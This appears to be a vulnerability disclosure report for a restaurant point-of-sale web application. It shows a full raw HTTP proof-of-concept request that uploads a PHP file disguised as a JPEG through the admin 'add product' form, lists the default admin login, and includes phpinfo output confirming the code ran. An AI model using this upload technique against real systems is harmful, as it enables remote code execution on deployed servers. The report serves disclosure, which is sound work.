

Vulnerability Verification

<?php phpinfo();?>


[+] Payload:

POC:

```
POST http://192.168.0.120:91/RestaurantPOS/Restro/admin/add product.php HTTP/1.1
Host: 192.168.0.120:91
Content-Length: 826
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.120:91
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySsF9wyDdPINlRtc6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.0.120:91/RestaurantPOS/Restro/admin/add_product.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=ldi7mdlvm8g7bnfhunuvrhp8ne
Connection: close
-----WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_name"
Test
-----WebKitFormBoundarySsF9wyDdPIN1Rtc6
Content-Disposition: form-data; name="prod id"
f867c0fe4f
-----WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_code"
RFZN-9372
-----WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_img"; filename="Tr0e.php"
Content-Type: image/jpeg
<?php phpinfo();?>
-----WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_price"
100
-----WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="prod_desc"
Tr0e Test
-----WebKitFormBoundarySsF9wyDdPINlRtc6
Content-Disposition: form-data; name="addProduct"
Add Product
-----WebKitFormBoundarySsF9wyDdPIN1Rtc6--
```

How to verify

- 1. Build the vulnerability environment according to the steps provided by the source code author.
- 2. log in to the "Admin Panel" through the default account and password (Email: admin@mail.com Password: codeastro.com);
- 3. The vulnerability lies in the "Products Add New Product" function, you should inserts Payload when you add new product, as shown in the following figure:





PHP Version 8.1.10



System	Windows NT BWSHEN 10.0 build 19044 (Windows 10) AMD64
Build Date	Aug 30 2022 18:02:43
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	х64
Configure Command	cscript /nologo /e:jscript configure.js "enable-snapshot-build" "enable-debug-pack" "with-pdo- oci=\\.\.\instantclient\sdk,shared" "with-oci8-19=\.\.\.\.\instantclient\sdk,shared" "enable-object- out-dir=./obj/" "enable-com-dotnet=shared" "without-analyzer" "with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	no value
Loaded Configuration File	D:\SoftWare\Xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20210902
PHP Extension	20210902
Zend Extension	420210902
Zend Extension Build	API420210902,TS,VS16
PHP Extension Build	API20210902,TS,VS16
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring